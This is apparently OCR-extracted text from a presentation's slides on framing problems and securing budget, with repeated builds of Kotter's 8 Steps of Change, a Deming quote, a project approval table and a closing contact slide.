
Project Team		Approval/Review Committee	
Project Manager	Randy Hadden	Sponsor	Randy Hadden
Project Manager	Sameer Patel	Business Division Head	Aniket Bhonsle
Team Members	Vice President, Senior Manager, Analyst	Business Unit Head	Sunil Rajan
		Finance Manager	Ketan Shah

File size: 400MB



File size: 3GB

FOLLOW THROUGH



With a New Preface by the Author


LEADING CHANGE

JOHN P. KOTTER

HARVARD BUSINESS REVIEW PRESS


Kotter’s 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change


With a New Preface by the Author
LEADING CHANGE
JOHN P. KOTTER
HARVARD BUSINESS REVIEW PRESS


Kotter’s 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change



Kotter’s 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Su
8. In



YOU CAN'T MANAGE WHAT YOU DON'T MEASURE.

-W. Edwards Deming

Kotter’s 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding c
3. Form a str ives
4. Enlist a v
5. Enable a s
6. G
7. S
8. In

Highlight things you’re talking about




You can't manage what you don't measure.

-W. Edwards Deming

Kotter's 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change



Kotter’s 8 Steps of Change


1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change

Kotter's 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change


Kotter's 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. Institute change



Kotter’s 8 Steps of Change

1. Create a sense of urgency
2. Build a guiding coalition
3. Form a strategic vision and initiatives
4. Enlist a volunteer army
5. Enable action by removing barriers
6. Generate short-term wins
7. Sustain acceleration
8. ~~Institute change~~ **Cement your legacy**



CONCLUSION

ALWAYS HAVE A CONCLUSION

Conclusion

Objective: How to communicate effectively to secure your budget

Topics:

1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through

Conclusion

Objective: How to communicate effectively to secure your budget

Topics:

1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through
5. **CEMENT YOUR LEGACY**

Conclusion

Objective: How to communicate effectively to secure your budget

Topics:

1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through
5. **CEMENT YOUR LEGACY**

Conclusion

Objective: How to communicate effectively to secure your budget

Topics:

1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through
5. **CEMENT YOUR LEGACY**

QUESTIONS?

✉ RYAN@ACTIVEDEFENSE.US

@RY_WIZ

THANK YOU!